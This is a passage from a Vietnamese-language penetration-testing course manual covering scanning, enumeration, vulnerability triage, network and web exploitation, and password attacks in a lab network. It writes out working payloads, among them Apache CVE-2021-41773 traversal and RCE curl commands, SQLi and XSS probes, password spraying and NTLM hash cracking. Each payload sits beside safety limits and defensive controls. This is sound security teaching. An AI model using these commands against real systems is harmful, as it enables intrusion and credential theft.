sudo nmap -sS -sV --top-ports 1000 -T3 192.168.56.20 -oA tcp_top
sudo nmap -sS -p- --min-rate 200 192.168.56.20 -oA tcp_full
```

Bước 4. UDP trọng điểm

UDP focus

```
sudo nmap -sU -p 53,123,161 192.168.56.20 -oA udp
```

Bước 5. Tổng hợp

Chuyển XML sang bảng host-port-service-version-confidence.

GỢI Ý: Kết quả mong đợi

Service inventory có thể truy vết về file scan gốc.

Bảng chứng cần lưu: Nmap .nmap/.gnmap/.xml, scan log, bảng inventory và ghi chú rate/time.

GÓC NHÌN PHÒNG THỦ: Các điểm kiểm soát cần quan sát

Học viên phải đồng thời xác định cách phát hiện, ngăn chặn và giảm thiểu kỹ thuật đang kiểm thử.

- Thiết lập baseline lưu lượng để phân biệt scan và hoạt động bình thường.
- IDS/NDR cần cảnh báo horizontal/vertical scanning và NSE bất thường.
- Firewall giới hạn dịch vụ quản trị theo nguồn.
- Asset inventory phải khớp với dịch vụ quan sát được.

5.9. Câu hỏi ôn tập

16. Vì sao cần tách top ports và full TCP?
17. filtered khác closed như thế nào?
18. NSE nào có thể gây tác động cao?
19. Tại sao UDP scan thường cho open|filtered?

6. LIỆT KÊ DỊCH VỤ

Đào sâu từng dịch vụ mở để thu thập thông tin có giá trị cho phân tích lỗ hổng và kiểm thử logic.

Port mở chỉ cho biết điểm bắt đầu. Enumeration mới trả lời: phiên bản nào, cấu hình nào, tài khoản nào, share/path nào, cơ chế xác thực nào và quyền truy cập thực tế ra sao.

Mỗi dịch vụ cần một "hypothesis loop": quan sát → đặt giả thuyết → kiểm tra ít tác động → xác nhận → ghi evidence.

6.1. Mục tiêu học tập

- Xây dựng checklist enumeration theo dịch vụ.
- Thu thập SMB, web, FTP, SSH, DB, LDAP và SNMP có hệ thống.
- Phân biệt dấu hiệu cấu hình yếu và lỗ hổng đã xác nhận.
- Lưu bằng chứng tránh lộ dữ liệu không cần thiết.

6.2. Ma trận enumeration

Dịch vụ	Câu hỏi chính	Công cụ/Phương pháp
SMB 445	Guest/null? share? users? signing?	enum4linux-ng, smbclient, nxc
HTTP/S	Tech stack? path? auth? headers?	WhatWeb, httpx, Feroxbuster, Burp
FTP 21	Anonymous? write? banner?	Nmap ftp-anon, ftp/ftps
SSH 22	Version? auth method? host key?	nc, ssh -vv, Nmap
MySQL/PostgreSQL	Anonymous/empty? DB list? TLS?	Nmap scripts, native client
LDAP 389/636	Base DN? anonymous bind? users?	ldapsearch
SNMP 161/udp	Community? system/network data?	snmpwalk
DNS 53	Zone transfer? records? recursion?	dig, dnsrecon

6.3. SMB enumeration

SMB enumeration trong lab

```
enum4linux-ng -A 192.168.56.30 -oA smb_enum
nxc smb 192.168.56.30 -u "" -p "" --shares
smbclient -L //192.168.56.30 -N
smbclient //192.168.56.30/Data -N
```

- **Kiểm tra signing:** SMB signing disabled có thể tạo điều kiện relay nhưng chưa đủ để kết luận khai thác.
- **Kiểm tra quyền share:** read/list/write/delete theo tài khoản và không dùng dữ liệu thật.
- **Thu user list tối thiểu:** chỉ nếu RoE cho phép và cần cho kiểm thử xác thực.
- **Không tải hàng loạt:** chỉ tạo file marker hoặc hash để chứng minh quyền.

6.4. Web service enumeration

Web enumeration trong lab

```
whatweb -a 3 http://192.168.56.20 -v
httpx -u http://192.168.56.20 -title -status-code -tech-detect
```

```
feroxbuster -u http://192.168.56.20 -w /usr/share/seclists/Discovery/Web-Content/common.txt -x php,html,txt,bak -t 20 -o web_dirs.txt
```

CẢNH BÁO: Kiểm soát content discovery

Threads cao có thể gây quá tải hoặc kích hoạt logout/WAF. Loại bỏ endpoint logout, destructive action và file lớn khỏi brute-force path.

6.5. FTP, SSH, DB, LDAP và SNMP

Multi-service enumeration

```
# FTP anonymous
sudo nmap -p21 --script ftp-anon,ftp-syst 192.168.56.20
# SSH banner/host key
nc -nv 192.168.56.20 22
sudo nmap -p22 --script ssh-hostkey,ssh2-enum-algos 192.168.56.20
# MySQL info, không brute-force
sudo nmap -p3306 --script mysql-info,mysql-empty-password 192.168.56.20
# LDAP anonymous query trong lab AD
ldapsearch -x -H ldap://192.168.56.30 -s base namingContexts
# SNMP community do giảng viên cung cấp
snmpwalk -v2c -c public 192.168.56.20 1.3.6.1.2.1.1
```

6.6. Từ enumeration sang giả thuyết kiểm thử

Quan sát	Giả thuyết	Bước xác minh ít tác động
SMB share writable	Có thể đặt file/abuse workflow	Tạo marker vô hại rồi xóa
WordPress cũ	Có plugin/theme vulnerable	Xác định component/version trước CVE
FTP anonymous write	Có thể chain với web path	Kiểm tra mapping bằng file text vô hại
LDAP anonymous	Lộ user/group/schema	Truy vấn subset, không dump toàn bộ
SNMP public	Lộ cấu hình/route/user	Thu OID tối thiểu cần báo cáo
DB empty password	Truy cập trái phép DB	Xác nhận account và quyền read-only

6.7. Thực hành: Enumeration theo dịch vụ

PHÒNG LAB: Enumeration theo dịch vụ

Thực hiện liệt kê có cấu trúc trên một Linux target và một Windows target.

Điều kiện chuẩn bị: Service inventory từ Chương 5.

CẢNH BÁO: Giới hạn an toàn

Không brute-force; không đọc/tải dữ liệu thật ngoài nhu cầu chứng minh.

Bước 1. Tạo checklist theo cổng

Mỗi cổng: tool, câu hỏi, lệnh, output, confidence.

Bước 2. SMB/Windows

SMB checklist

```
enum4linux-ng -A 192.168.56.30
```

```
nxc smb 192.168.56.30 -u "" -p "" --shares
```

Bước 3. Web/Linux

Web checklist

```
whatweb http://192.168.56.20
```

```
feroxbuster -u http://192.168.56.20 -w /usr/share/seclists/Discovery/Web-Content/common.txt -t 10
```

Bước 4. Dịch vụ còn lại

Chỉ chạy script phù hợp với cổng đã xác nhận.

Bước 5. Tổng hợp giả thuyết

Mỗi quan sát gắn một bước xác minh tiếp theo và mức tác động.

GỢI Ý: Kết quả mong đợi

Bảng enumeration có evidence và hypothesis rõ ràng, không nhầm observation với finding.

Bảng chứng cần lưu: Output gốc, ảnh quan trọng, enumeration matrix và danh sách hypothesis.

GÓC NHÌN PHÒNG THỦ: Các điểm kiểm soát cần quan sát

Học viên phải đồng thời xác định cách phát hiện, ngăn chặn và giảm thiểu kỹ thuật đang kiểm thử.

- Tắt anonymous/null session và guest access không cần thiết.
- Vô hiệu dịch vụ cũ, banner không cần thiết và SNMP v1/v2c.
- Dùng least privilege trên share, DB và service account.
- Theo dõi content discovery, LDAP enumeration và SMB null session.

6.8. Câu hỏi ôn tập

- Enumeration khác vulnerability scanning như thế nào?
- Khi nào writable share trở thành finding?
- Vì sao không nên tải toàn bộ file để chứng minh read access?
- Nêu một chuỗi tấn công bắt đầu từ FTP anonymous write.

7. PHÂN TÍCH LỖ HỔNG

Chuyển dữ liệu dịch vụ và ứng dụng thành danh sách giả thuyết khai thác được ưu tiên và xác minh.

Phân tích lỗ hổng là bước nối giữa enumeration và exploitation. Sai lầm phổ biến là khớp phiên bản với CVE rồi báo cáo ngay, bỏ qua backport, cấu hình, precondition và kiểm soát bù trừ.

Mục tiêu là tạo một hàng đợi kiểm thử có lý do, không phải tạo danh sách CVE dài nhất.

7.1. Mục tiêu học tập

- Phân biệt CVE match, potential vulnerability và confirmed finding.
- Sử dụng SearchSploit/Nuclei như công cụ hỗ trợ, không thay thế xác minh.
- Nghiên cứu CVE thủ công qua nguồn chính thống.
- Ưu tiên theo exploitability, exposure và business impact.

7.2. Thang mức xác nhận

Mức	Định nghĩa	Được báo cáo như finding?
Observation	Thông tin hoặc cấu hình quan sát	Chỉ khi có giá trị kiểm soát
Potential	Có dấu hiệu khớp nhưng chưa xác minh	Không nên kết luận khai thác
Verified vulnerable	Precondition và hành vi lỗi đã xác nhận	Có, với evidence
Exploited	Tác động thực tế được chứng minh có kiểm soát	Có, mô tả impact
Blocked/Mitigated	Có CVE nhưng control ngăn khai thác	Ghi control/evidence, không phóng đại

7.3. SearchSploit

Tra cứu ExploitDB ngoại tuyến

```
searchsploit -u
searchsploit 'Apache 2.4.49'
searchsploit --cve 2021-41773
searchsploit -x 50383
# Chỉ sao chép PoC vào workspace lab
searchsploit -m 50383 --disable-colour
```

7.4. Nuclei có kiểm soát

Nuclei với rate limit

```
nuclei -l live_hosts.txt -t http/cves/ -severity critical,high -rl 20 -c 5 -o nuclei_cve_results.txt
nuclei -l live_hosts.txt -t http/exposures/ -rl 10 -o nuclei_exposures.txt
```

CẢNH BÁO: Template không phải chân lý

Đọc template, hiểu request/response matcher, kiểm tra side effect và xác minh thủ công. Không chạy template fuzz/DoS/destructive khi RoE không cho phép.

7.5. Quy trình nghiên cứu CVE thủ công

- 1. **Xác định chính xác:** product, version, build, OS, module và cấu hình.
- 2. **Đọc advisory chính thức:** vendor, CVE/NVD, release note và bản vá.
- 3. **Kiểm tra precondition:** auth, role, module, endpoint, feature flag.
- 4. **Đánh giá exploitability:** public PoC, EPSS, KEV, exploit maturity.
- 5. **Xác minh target:** không chỉ dựa vào banner; kiểm tra behavior/build.
- 6. **Phân tích control:** WAF, segmentation, authentication, EDR.
- 7. **Chọn test ít tác động:** marker/read-only command thay vì destructive payload.
- 8. **Định nghĩa stop condition:** dừng khi đủ bằng chứng hoặc gặp dữ liệu ngoài scope.

7.6. Mô hình ưu tiên

Yếu tố	Câu hỏi	Điểm gợi ý
Exposure	Internet, partner hay internal?	1-5
Exploitability	PoC/KEV/EPSS/precondition?	1-5
Privilege gained	Unauth/user/admin/system?	1-5
Asset criticality	Tài sản/dữ liệu quan trọng?	1-5
Detection/control	WAF/EDR/segmentation có hiệu lực?	-2 đến 0
Confidence	Phiên bản và hành vi đã xác minh?	1-3

7.7. Phiếu giả thuyết khai thác

Trường	Ví dụ
Hypothesis ID	HYP-007
Observation	Apache 2.4.49, CGI enabled
Candidate CVE	CVE-2021-41773
Preconditions	Affected path normalization + CGI
Safe validation	Read harmless local file/execute id
Stop condition	Dừng khi xác nhận path traversal/RCE
Expected evidence	Request, response, service build, timestamp
Fallback	Không tiếp tục nếu dữ liệu ngoài scope

7.8. Thực hành: Triage kết quả scanner

PHÒNG LAB: Triage kết quả scanner

Biến kết quả Nuclei/SearchSploit thành danh sách hypothesis có thứ tự.

Điều kiện chuẩn bị: Dataset scan từ chương 5-6 và 3-5 candidate findings.

CẢNH BÁO: Giới hạn an toàn

Không chạy PoC ngoài lab trong bài này.

Bước 1. Làm sạch dữ liệu

Gộp theo asset-component-CVE; loại duplicate.

Bước 2. Đọc nguồn chính thống

Ghi affected version, precondition, patch và mitigation.

Bước 3. Đánh điểm ưu tiên

Exposure + exploitability + privilege + criticality - controls.

Bước 4. Thiết kế safe validation

Mỗi hypothesis có request, expected behavior và stop condition.

Bước 5. Peer review

Học viên khác phản biện false positive và tác động.

GỢI Ý: Kết quả mong đợi

Một queue khai thác 3-5 mục có lý do và điều kiện dừng.

Bảng chứng cần lưu: Triage sheet, advisory note, hypothesis cards và peer-review comments.

GÓC NHÌN PHÒNG THỦ: Các điểm kiểm soát cần quan sát

Học viên phải đồng thời xác định cách phát hiện, ngăn chặn và giảm thiểu kỹ thuật đang kiểm thử.

- Theo dõi patch/build thực tế thay vì banner công khai.
- Ưu tiên CVE trong KEV/đang bị khai thác và tài sản exposed.
- Dùng compensating controls nhưng không coi đó là thay thế patch vĩnh viễn.
- Duy trì SBOM/CMDB để truy vết component nhanh.

7.9. Câu hỏi ôn tập

24. CVE match khác confirmed finding ra sao?
25. Vì sao backport làm banner dễ gây false positive?
26. Khi nào Nuclei template có thể gây tác động?
27. Đề xuất ba stop condition cho một PoC RCE.

PHẦN III**KHAI THÁC***Network services - web applications - password and credential attacks*

8. KHAI THÁC DỊCH VỤ MẠNG

Chứng minh tác động của lỗ hổng dịch vụ bằng phương pháp ít tác động, có stop condition và bằng chứng tái lập.

Khai thác không phải mục tiêu cuối cùng; nó là phương tiện để chứng minh rủi ro thực tế. Pentester chuyên nghiệp chỉ đi đủ sâu để xác nhận tác động đã thống nhất trong RoE.

Mọi attempt cần ghi: hypothesis ID, target, thời gian, công cụ/phần bản, payload, kết quả, tác động và cleanup.

8.1. Mục tiêu học tập

- Áp dụng cổng kiểm soát trước khai thác.
- Sử dụng Metasploit có chọn lọc và hiểu module.
- Thực hiện PoC thủ công trong lab.
- Quản lý session, payload, cleanup và evidence.

8.2. Cổng kiểm soát trước khai thác

Câu hỏi	Yêu cầu trước khi tiếp tục
Target có in-scope?	Khớp IP/FQDN/environment trong scope.
Kỹ thuật được phép?	Exploit class/payload nằm trong RoE.
Precondition đã xác minh?	Phiên bản, module, auth và cấu hình.
Tác động tối đa?	Biết quyền có thể đạt và dữ liệu có thể chạm.
Rollback/cleanup?	Có snapshot, marker hoặc kế hoạch xóa artefact.
Stop condition?	Định nghĩa đủ bằng chứng và tình huống dừng.
Kênh báo khẩn?	Đầu mối sẵn sàng nếu dịch vụ gián đoạn.

8.3. Metasploit Framework

Workflow Metasploit có kiểm tra

```
msfconsole -q
workspace -a TRAINING
# Import scan XML
db_import /home/kali/pentest/engagements/lab/03_tcp_full.xml
hosts
services
search type:exploit platform:linux apache
info exploit/multi/http/example_module
use exploit/multi/http/example_module
show options
show targets
show payloads
set RHOSTS 192.168.56.20
set LHOST 192.168.56.10
check
run
```

- **Đọc info/module source:** hiểu check method, payload, target và side effect.
- **Dùng check trước run:** nếu module hỗ trợ.

- **Không dùng AutoRunScript nguy hiểm:** mọi post module phải được phê duyệt.
- **Quản lý workspace:** tách dự án, export dữ liệu, xóa credential sau bài.
- **Không coi “session opened” là kết thúc:** xác định user, host, scope và impact tối thiểu.

8.4. Khai thác thủ công trong lab

Ví dụ dưới đây minh họa quy trình xác minh một máy Apache 2.4.49 cố ý có lỗ hổng trong mạng 192.168.56.0/24. Không áp dụng với hệ thống công cộng.

PoC Apache path traversal/RCE trong lab

```
# Bước 1: xác minh path traversal bằng tệp ít nhạy cảm trong lab
curl -s --path-as-is 'http://192.168.56.20/cgi-bin/./%2e/./%2e/./%2e/etc/hostname'
# Bước 2: nếu RoE cho phép và CGI enabled, chỉ chạy lệnh vô hại
curl -s --path-as-is -d 'echo;id' 'http://192.168.56.20/cgi-bin/./%2e/./%2e/./%2e/bin/sh'
# Dừng tại id; không tạo persistence hoặc đọc secret
```

LƯU Ý: Bằng chứng tối thiểu cần thiết

Một lệnh như id/hostname thường đủ để chứng minh RCE. Không cần lấy reverse shell nếu mục tiêu đánh giá chỉ là xác nhận RCE và RoE không yêu cầu post-exploitation.

8.5. Meterpreter và quản lý session

Lệnh/khái niệm	Mục đích	Giới hạn
sysinfo/getuid	Nhận diện host và user	Thấp
shell	Mở command shell	Ghi mọi lệnh
background/sessions	Quản lý phiên	Tránh nhầm target
upload/download	Truyền tệp	Chỉ marker/tool approved
hashdump/credential modules	Thu credential	Rủi ro cao; cần RoE
screenshot/keyscan	Thu dữ liệu người dùng	Thường bị cấm hoặc cần duyệt riêng
clearev	Xóa log	Không được dùng trong pentest thông thường

8.6. Cleanup và artefact register

Artefact	Vị trí	Owner	Cleanup
Payload/agent	Target temp directory	Pentester	Xóa và hash xác nhận
Account test	Local/domain/cloud	Customer + tester	Disable/delete
Scheduled task/service	Target OS	Pentester	Remove + verify
Listener/log	Tester host	Pentester	Archive evidence, stop process
Modified config	Application/service	Customer	Restore snapshot/config

8.7. Thực hành: Xác minh RCE có kiểm soát

PHÒNG LAB: Xác minh RCE có kiểm soát

Từ hypothesis đã triage, chứng minh RCE bằng lệnh vô hại và dừng đúng lúc.

Điều kiện chuẩn bị: Máy lab Apache 2.4.49/Metasploitable snapshot sạch.

CẢNH BÁO: Giới hạn an toàn

Chỉ dùng target lab; dừng ngay nếu response chứa dữ liệu ngoài dự kiến.

Bước 1. Pre-exploit gate

Điền scope, CVE, precondition, rollback và stop condition.

Bước 2. Xác minh phiên bản/cấu hình

Lưu banner, build hoặc hành vi xác nhận.

Bước 3. Thực hiện PoC read-only

Safe traversal check

```
curl -s --path-as-is 'http://192.168.56.20/cgi-bin/.%2e/.%2e/.%2e/.%2e/etc/hostname'
```

Bước 4. Chứng minh command execution

Safe RCE check

```
curl -s --path-as-is -d 'echo;id' 'http://192.168.56.20/cgi-bin/.%2e/.%2e/.%2e/.%2e/bin/sh'
```

Bước 5. Cleanup và báo cáo

Không để payload; lưu request/response và timestamp.

GỢI Ý: Kết quả mong đợi

Đọc hostname hoặc nhận uid/gid của tiến trình web; không tạo shell kéo dài.

Bảng chứng cần lưu: Hypothesis card, request/response, ảnh terminal, service version và cleanup record.

GÓC NHÌN PHÒNG THỦ: Các điểm kiểm soát cần quan sát

Học viên phải đồng thời xác định cách phát hiện, ngăn chặn và giảm thiểu kỹ thuật đang kiểm thử.

- Vá phiên bản và vô hiệu module CGI không cần thiết.
- WAF/IDS chỉ là kiểm soát bù trừ, không thay patch.
- Chạy dịch vụ bằng tài khoản least privilege và sandbox.
- Giám sát request path encoding bất thường và process spawn từ web server.

8.8. Câu hỏi ôn tập

28. Vì sao check/run trong Metasploit cần được tách?
29. Khi nào id đủ để chứng minh RCE?
30. Artefact register dùng để làm gì?
31. Tại sao clearev không phù hợp trong pentest thông thường?

9. KIỂM THỬ XÂM NHẬP ỨNG DỤNG WEB

Đánh giá xác thực, phân quyền, dữ liệu, logic nghiệp vụ và các lớp xử lý HTTP theo quy trình tái lập.

Web pentest không chỉ là quét OWASP Top 10. Những phát hiện giá trị nhất thường nằm ở phân quyền, logic, state transition và cách nhiều chức năng tương tác.

Tài liệu này sử dụng ứng dụng lab như DVWA, Juice Shop, WebGoat hoặc PortSwigger Academy. Payload phải được điều chỉnh để không gây hại và không thu dữ liệu của người dùng thật.

9.1. Mục tiêu học tập

- Cấu hình proxy và ghi bằng chứng bằng Burp Suite.
- Kiểm thử SQL injection, XSS và SSRF theo nhiều bước.
- Nhận diện IDOR/BOLA, XXE, deserialization, JWT và request smuggling.
- Viết finding web gắn với luồng nghiệp vụ và khắc phục cụ thể.

9.2. Thiết lập Burp Suite

Burp Suite lab setup

```
burpsuite &
# Cấu hình trình duyệt lab:
# HTTP/HTTPS proxy: 127.0.0.1:8080
# Cài CA certificate chỉ trong browser profile của lab
# Bật Intercept khi cần, tránh giữ request nền quá lâu
```

Thành phần	Mục đích
Proxy/HTTP history	Quan sát toàn bộ request/response
Repeater	Sửa và gửi lại request có kiểm soát
Intruder	Fuzzing có rate limit và payload nhỏ
Decoder	Encode/decode URL, Base64, hex, JWT
Comparer	So sánh response theo role/state
Sequencer	Đánh giá randomness của token
Scanner Pro	Tạo hypothesis, vẫn phải xác minh thủ công

9.3. SQL Injection

Quy trình SQLi nên đi từ phát hiện biến đổi hành vi, xác định context, số cột/kiểu dữ liệu, chứng minh truy vấn và chỉ trích xuất dữ liệu giả tối thiểu.

SQLi validation trong lab

```
# Manual behavior check trong lab
curl -s 'http://192.168.56.20/product?id=1'
curl -s "http://192.168.56.20/product?id=1'"
# Boolean comparison
curl -s "http://192.168.56.20/product?id=1 AND 1=1-- -"
curl -s "http://192.168.56.20/product?id=1 AND 1=2-- -"
# sqlmap chỉ khi RoE cho phép, bắt đầu mức thấp
sqlmap -u 'http://192.168.56.20/product?id=1' --batch --level=1 --risk=1 --flush-session
```

CẢNH BÁO: Giới hạn dữ liệu

Không dùng --dump-all, --os-shell hoặc tamper hàng loạt trên hệ thống thật nếu chưa được phê duyệt rõ. Chỉ lấy một bản ghi giả hoặc metadata đủ chứng minh.

9.4. Cross-Site Scripting

Loại	Đặc điểm	Cách xác minh an toàn
Reflected	Payload phản chiếu ngay trong response	Marker/alert trong browser lab
Stored	Payload lưu và hiển thị cho người khác	Account test riêng, marker vô hại
DOM-based	Sink trong JavaScript client	Theo dõi source/sink, DevTools
Blind XSS	Kích hoạt ở backend/admin	Chỉ dùng collector nội bộ được phê duyệt

XSS validation an toàn

```
# Marker an toàn trong lab
curl -s 'http://192.168.56.20/search?q=%3Csvg%20onload%3Dalert(1)%3E'
# Không dùng payload lấy cookie hoặc chuyển dữ liệu ra Internet
# Kiểm tra CSP/header
curl -I http://192.168.56.20/
```

9.5. SSRF

SSRF xảy ra khi server thực hiện request đến URL do người dùng kiểm soát. Rủi ro phụ thuộc egress, DNS resolution, protocol, redirect và quyền của server tới mạng nội bộ/metadata service.

SSRF callback trong lab

```
# Dịch vụ callback nội bộ trong lab
python3 -m http.server 8081 --bind 192.168.56.10
# Gửi URL callback qua tham số fetch của ứng dụng lab
curl -s 'http://192.168.56.20/fetch?url=http://192.168.56.10:8081/ssrf-marker'
# Dừng sau khi thấy request callback; không quét mạng nội bộ hàng loạt
```

Vector SSRF	Điểm kiểm tra
Direct URL fetch	Schema, host, port, redirect
DNS rebinding	Resolve-time vs connect-time validation
Cloud metadata	IMDSv2/token/hop limit; không lấy credential thật
Internal service access	Chỉ endpoint marker trong lab
Blind SSRF	Callback DNS/HTTP nội bộ và correlation ID

9.6. Các nhóm lỗ hổng quan trọng khác

Nhóm	Bản chất	Ví dụ khắc phục
IDOR/BOLA	Thiếu kiểm tra quyền trên object	Authorization server-side theo subject-object-action
Path Traversal	Đường dẫn do người dùng điều khiển	Canonicalize + allowlist + sandbox
Command Injection	Dữ liệu vào shell/OS command	Không dùng shell; API an toàn; allowlist
XXE	Parser XML xử lý external entity	Disable DTD/external entity

Nhóm	Bản chất	Ví dụ khắc phục
Deserialization	Object không tin cậy được tái tạo	Không deserialize input; ký/validate
JWT misconfig	Sai alg/key/claim validation	Pin algorithm, verify issuer/audience/expiry
CSRF	Action nhạy cảm không có anti-CSRF	SameSite + token + re-auth
Open Redirect	URL redirect do user điều khiển	Allowlist destination
Request Smuggling	Front/back xử lý length khác nhau	Chuẩn hóa HTTP stack, reject ambiguous
Mass Assignment	Bind field ngoài ý định	DTO/allowlist field và authorization

9.7. Kiểm thử phân quyền và logic nghiệp vụ

- **Lập ma trận role-action-object:** guest/user/manager/admin × view/create/update/delete/approve.
- **Dùng hai tài khoản test:** so sánh request cùng object với role khác nhau.
- **Thay object ID có kiểm soát:** chỉ object giả do lớp tạo.
- **Kiểm thử state transition:** bỏ qua bước, lặp request, đổi thứ tự, race condition.
- **Tách technical và business impact:** đọc object khác chưa đủ; phải mô tả dữ liệu/quy trình bị ảnh hưởng.

9.8. Thực hành: Web pentest mini-assessment

PHÒNG LAB: Web pentest mini-assessment

Đánh giá một ứng dụng lab theo Burp workflow và tạo tối thiểu ba finding đã xác minh.

Điều kiện chuẩn bị: Juice Shop/DVWA/WebGoat cục bộ; hai account test.

CẢNH BÁO: Giới hạn an toàn

Không dùng payload đánh cắp cookie, reverse shell hoặc exfiltration ra Internet.

Bước 1. Lập sitemap và chức năng

Ghi endpoint, method, parameter, auth và role.

Bước 2. Kiểm thử access control

So sánh hai account trên object giả.

Bước 3. Kiểm thử injection

Chọn một input để thử SQLi/XSS với marker an toàn.

Bước 4. Kiểm thử SSRF hoặc upload

Dùng callback/file text nội bộ.

Bước 5. Lưu evidence

Request/response raw, ảnh UI, account/role và timestamp.

Bước 6. Viết remediation

Mô tả control cụ thể ở code/config/design.

GỢI Ý: Kết quả mong đợi

Ba finding hoặc observation có thể tái lập, không chứa dữ liệu thật.

Bảng chứng cần lưu: Burp project, evidence pack, role matrix và draft findings.

GÓC NHÌN PHÒNG THỦ: Các điểm kiểm soát cần quan sát

Học viên phải đồng thời xác định cách phát hiện, ngăn chặn và giảm thiểu kỹ thuật đang kiểm thử.

- Centralize authorization và kiểm thử negative case trong CI/CD.
- Parameterized query/ORM đúng cách và input validation theo context.
- CSP, output encoding và framework auto-escape cho XSS.
- Egress filtering, URL parser an toàn và IMDSv2 cho SSRF.
- SAST/DAST/IAST hỗ trợ nhưng không thay logic review.

9.9. Câu hỏi ôn tập

32. Vì sao SQLi scanner không đủ để đánh giá business impact?
33. IDOR khác lỗi authentication như thế nào?
34. SSRF blind cần evidence gì?
35. Nêu ba control phòng XSS theo nhiều lớp.

10. TẤN CÔNG MẬT KHẨU VÀ KHAI THÁC THÔNG TIN XÁC THỰC

Đánh giá độ bền mật khẩu và rủi ro credential theo nguyên tắc tránh lockout, giảm dữ liệu và dùng đúng lúc.

Thông tin xác thực là đường vào phổ biến vì có thể vượt qua nhiều kiểm soát kỹ thuật. Tuy nhiên, kiểm thử mật khẩu là hoạt động có rủi ro vận hành và quyền riêng tư cao.

Ưu tiên kiểm tra offline trên hash lab. Online testing chỉ thực hiện với danh sách account test, tốc độ và cửa sổ được phê duyệt.

10.1. Mục tiêu học tập

- Phân biệt offline cracking, brute force, spraying và stuffing.
- Nhận diện hash mode và dùng Hashcat có giới hạn.
- Thiết kế password spraying không gây lockout.
- Xử lý credential dump như dữ liệu cực kỳ nhạy cảm.

10.2. Phân loại kỹ thuật

Kỹ thuật	Mô tả	Rủi ro chính
Offline cracking	Thử candidate trên hash đã được cấp	Lộ mật khẩu; GPU resource
Brute force	Nhiều mật khẩu cho một account	Lockout, tải dịch vụ
Password spraying	Một/vài mật khẩu cho nhiều account	Lockout diện rộng nếu sai lệch
Credential stuffing	Credential từ nguồn khác	Quyền riêng tư/pháp lý
Default credentials	Tài khoản/mật khẩu mặc định	Dễ thành compromise
Pass-the-Hash	Dùng hash thay plaintext	Lateral movement, không cần crack

10.3. Nhận diện và crack hash trong lab

Loại	Hashcat mode	Ghi chú
NTLM	1000	Windows local/domain hash
NetNTLMv2	5600	Challenge-response captured
Kerberos TGS etype 23	13100	Kerberoast
bcrypt	3200	Chậm, có salt
SHA-256 raw	1400	Chỉ khi ứng dụng dùng raw hash
WPA-PBKDF2-PMKID/EAPOL	22000	Wireless capture

Hashcat trong lab

```
hashid '8846f7eaae8fb117ad06bdd830b7586c'
# NTLM lab hash
hashcat -m 1000 hashes.txt /usr/share/wordlists/rockyou.txt --session lab_ntlm --status --status-timer 30
# Rule-based, giới hạn thời gian
hashcat -m 1000 hashes.txt wordlist.txt -r rules/best64.rule --runtime 600 --session lab_rule
hashcat -m 1000 hashes.txt --show
```

PHÁP LÝ & ĐẠO ĐỨC: Không lưu plaintext không cần thiết

Trong báo cáo, che mật khẩu và chỉ nêu pattern/risk. Nếu cần bàn giao danh sách, dùng kênh mã hóa riêng, phân quyền và thời hạn xóa.

10.4. Password spraying an toàn

- **Thu policy trước:** lockout threshold, observation window, MFA và smart lockout.
- **Chỉ dùng account test hoặc danh sách đã duyệt:** không tự suy diễn user thật.
- **Một candidate mỗi cửa sổ:** đặt khoảng cách lớn hơn observation window.
- **Dừng ngay khi có success:** không tiếp tục mở rộng nếu mục tiêu đã đạt.
- **Phối hợp SOC:** đánh giá detection mà không gây sự cố.

Spraying/brute force giới hạn trong lab

Chỉ account test trong lab

```
nxc smb 192.168.56.30 -u test_users.txt -p 'Training2026!' --continue-on-success --log spray_lab.log
```

Thử online có mục tiêu, không dùng wordlist lớn

```
hydra -l student1 -p 'Training2026!' 192.168.56.20 ssh -t 1 -W 5 -V
```

10.5. Xây dựng wordlist có đạo đức

CeWL/CUPP có thể tạo candidate theo thông tin tổ chức/cá nhân. Trong đào tạo, chỉ dùng website và persona giả; không thu thập ngày sinh, người thân hoặc dữ liệu cá nhân thật.

Wordlist lab

```
cewl http://192.168.56.20 -d 2 -m 7 -w cewl_lab.txt
```

Tạo candidate thủ công từ policy và pattern giả

```
printf 'Training2026!
```

```
Welcome2026!
```

```
LabPassword1!
```

```
' > candidates.txt
```

10.6. Credential harvesting sau compromise

Nguồn	Ví dụ	Điều kiện/giới hạn
Windows memory	LSASS/Mimikatz	Cần quyền cao; rất nhạy cảm
SAM/SECURITY/SYSTEM	Local hashes	Cần admin/system
Domain controller	NTDS/DCSync	Cực kỳ nghiêm trọng; duyệt riêng
Application config	web.config, .env, registry	Che secret; tối thiểu file
Browser/credential manager	Saved password/token	Thường ngoài scope
Cloud metadata/secret store	Temporary credential	Không dùng ngoài mục tiêu lab

CẢNH BÁO: Credential data handling

Hash cũng là thông tin xác thực nhạy cảm. Không upload hash/pcap lên cracking service công cộng. Dùng máy được phê duyệt và xóa theo data handling plan.

10.7. Thực hành: Đánh giá chính sách mật khẩu trong lab

PHÒNG LAB: Đánh giá chính sách mật khẩu trong lab

Crack một bộ hash giả và mô phỏng một spray có kiểm soát lên account test.

Điều kiện chuẩn bị: Hash dataset do giảng viên tạo; AD/SSH lab với account test.

CẢNH BÁO: Giới hạn an toàn

Chỉ dùng hash/account do giảng viên cung cấp.

Bước 1. Phân loại hash

Hash identification

```
hashid -m hashes.txt
```

Bước 2. Dictionary attack

Offline cracking

```
hashcat -m 1000 hashes.txt candidates.txt --runtime 300 --session class
```

Bước 3. Phân tích pattern

Không công bố plaintext; thống kê length, reuse và season/year pattern.

Bước 4. Mô phỏng spray

Lab spray

```
nxc smb 192.168.56.30 -u test_users.txt -p 'Training2026!' --continue-on-success
```

Bước 5. Dừng và cleanup

Dừng tại success đầu tiên; xóa plaintext và session potfile theo quy định lớp.

GỢI Ý: Kết quả mong đợi

Xác định password weakness mà không gây lockout hoặc lộ credential thật.

Bằng chứng cần lưu: hash mode note, hashcat status/show đã che, spray log, policy gap và cleanup record.

GÓC NHÌN PHÒNG THỦ: Các điểm kiểm soát cần quan sát

Học viên phải đồng thời xác định cách phát hiện, ngăn chặn và giảm thiểu kỹ thuật đang kiểm thử.

- MFA chống replay phù hợp và conditional access.
- Password policy dựa trên length, blocklist và compromise check thay vì complexity đơn thuần.
- Disable NTLM/legacy auth theo lộ trình; SMB signing và channel binding.
- LSASS protection/Credential Guard và hạn chế local admin.
- Giám sát spraying theo nhiều account cùng nguồn và thất bại thấp-chậm.

10.8. Câu hỏi ôn tập

36. Spraying khác brute force ở điểm nào?
37. Vì sao hash vẫn là dữ liệu nhạy cảm?
38. Hashcat mode 1000 và 5600 khác loại dữ liệu nào?

39. Nêu bốn control giảm rủi ro credential attacks.

PHẦN IV**SAU KHAI THÁC***Situational awareness - privilege escalation - controlled persistence*

